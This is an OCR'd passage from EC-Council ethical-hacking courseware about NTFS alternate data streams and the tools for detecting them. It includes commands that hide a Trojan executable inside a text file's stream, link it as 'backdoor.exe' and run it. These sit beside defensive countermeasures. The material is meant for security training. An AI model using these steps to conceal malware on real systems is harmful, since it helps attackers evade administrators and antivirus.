



Figure 6.157: Screenshot of anti-rootkit GMER

A few more important anti-rootkits are listed as follows.

- Stinger (*https://www.mcafee.com*)
- Avast One (*https://www.avast.com*)
- TDSSKiller (*https://usa.kaspersky.com*)
- Malwarebytes Anti-Rootkit (*https://www.malwarebytes.com*)
- Rootkit Buster (*http://www.trendmicro.co.in*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



NTFS Data Stream

NTFS is a filesystem that stores a file with the help of two data streams, called NTFS data streams, along with the file attributes. The first data stream stores the security descriptor for the file to be stored, such as permissions, and the second stores the data within a file. ADSs are another type of named data stream that can be present within each file.




Figure 6.158: NTFS data streams

An ADS refers to any type of data attached to a file, but not in the file on an NTFS system. The master file table of the partition contains a list of all the data streams that a file contains and their physical locations on the disk. Therefore, ADSs are not present in the file but attached to it through the file table. NTFS ADS is a Windows hidden stream that contains metadata for the

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

file, such as attributes, word count, author name, and access and modification times of the files.

ADSs can fork data into existing files without changing or altering their functionality, size, or display to file-browsing utilities. They allow an attacker to inject malicious code into files on an accessible system and execute them without being detected by the user. ADSs provide attackers with a method of hiding rootkits or hacker tools on a breached system and allow a user to execute them while hiding from the system administrator.

Figure 6.159: Hiding files using NTFS data streams

Files with ADS are impossible to detect using native file-browsing techniques such as the command line or Windows Explorer. After an ADS file is attached to the original file, the size of the original file does not change. The only indication that the file was changed is the modification timestamp, which can be innocuous.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

How to Create NTFS Streams

Notepad is stream compliant application

Step 1	Launch `c:\>notepad myfile.txt:lion.txt` Click '**Yes**' to create the new file, enter some data and **Save** the file
Step 2	Launch `c:\>notepad myfile.txt:tiger.txt` Click '**Yes**' to create the new file, enter some data and **Save** the file
Step 3	View the file size of `myfile.txt` (It should be zero)

Step 4	To view or modify the stream data hidden in step 1 and 2, use the following commands respectively:
	`notepad myfile.txt:lion.txt`
	`notepad myfile.txt:tiger.txt`

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

How to Create NTFS Streams

Using NTFS data streams, an attacker can almost completely hide files within a system. It is easy to use the streams, but the user can only identify it with specific software. Explorer can display only the root files; it cannot view the streams linked to the root files and cannot define the disk space used by the streams. As such, if a virus implants itself into ADS, it is unlikely that standard security software will identify it.

When the user reads or writes a file, it manipulates the main data stream by default.

We now explore how to create an ADS for a file. ADSs follow the syntax: "filename.ext:alternateName".

Steps to create NTFS Streams:


1. Launch `c:\>notepad myfile.txt:lion.txt` and click '**Yes**' to create the new file, enter some data, and **Save** the file
2. Launch `c:\>notepad myfile.txt:tiger.txt` and click '**Yes**' to create the new file, enter some data, and **Save** the file
3. View the file size of `myfile.txt` (It should be zero)
4. The following commands can be used to view or modify stream data hidden in steps 1 and 2, respectively:

   `notepad myfile.txt:lion.txt`

   `notepad myfile.txt:tiger.txt`

Note: Notepad is a stream-compliant application. You should not use alternate streams to store critical information.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



NTFS Stream Manipulation

You can manipulate NTFS streams to hide a malicious file in other files, such as text files, by doing the following:

- **Hiding Trojan.exe (malicious program) in Readme.txt (stream):**

  Use the following command to move the contents of Trojan.exe to Readme.txt (stream):

  ```
  c:\>type c:\Trojan.exe >c:\Readme.txt:Trojan.exe
  ```

  The "type" command hides a file in an alternate data stream (ADS) behind an existing file. The colon (:) operator gives the command to create or use ADS.




Figure 6.160: NTFS stream manipulation

- **Creating a link to the Trojan.exe stream inside the Readme.txt file:**

  After hiding the file Trojan.exe behind the Readme.txt file, you need to create a link to launch the Trojan.exe file from the stream. This creates a shortcut for Trojan.exe in the stream.

  ```
  C:\>mklink backdoor.exe Readme.txt:Trojan.exe
  ```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Executing the Trojan:**

  Type `C:\>backdoor` to run the Trojan that you have hidden behind Readme.txt. Here, the backdoor is the shortcut created in the previous step, which on execution installs the Trojan.

Note: Use Notepad to read the hidden file.

For example, the command `C:\>notepad sample.txt:secret.txt` creates the secret.txt stream behind the sample.txt file.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

How to Defend against NTFS Streams

1. To delete NTFS streams, move the **suspected files** to the FAT partition
2. Use a third-party **file integrity checker** such as Tripwire File Integrity Manager to maintain the integrity of an NTFS partition files
3. Use programs such as **Stream Detector**, or **GMER** to detect streams
4. **Enable real-time antivirus scanning** to protect against the execution of malicious streams in the system
5. Use **up-to-date antivirus software** on the system

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

How to Defend against NTFS Streams

Perform the following tasks to defend against malicious NTFS streams:

- To delete hidden NTFS streams, move the suspected files to a File Allocation Table (FAT) partition.
- Use a third-party file integrity checker such as Tripwire File Integrity Manager to maintain the integrity of NTFS partition files against unauthorized ADSs.
- Use third-party utilities to show and manipulate hidden streams such as EventSentry SysAdmin Tools or adslist.exe.
- Avoid writing important or critical data to ADSs.
- Use up-to-date antivirus software on the system.
- Enable real-time antivirus scanning to protect against the execution of malicious streams in the system.
- Use file-monitoring software such as Stream Detector (*https://www.novirusthanks.org*), and GMER (*http://www.gmer.net*) to help detect the creation of additional or new data streams.
- Ensure that the firewall is configured properly to defend against any malicious data streams.
- For handling ADS, employ software with backup capabilities such as Symantec Backup Exec.
- Monitor the specific permissions needed for reading and writing the NTFS extended attributes.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Use LADS (*https://www.aldeid.com*) software as a countermeasure for NTFS streams. The latest version of lads.exe is GUI-based, and it reports the existence of ADSs. It searches for either single or multiple streams, reports the presence of ADSs, and provides the full path and length of each ADS found.


Other means include copying the cover file to a FAT partition and then moving it back to the NTFS. As FAT does not support ADSs, this technique effectively removes them from the original file.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

NTFS Stream Detectors

Stream Armor

Stream Armor **discovers hidden Alternate Data Streams (ADS)** and cleans them completely from the system



Stream Detector
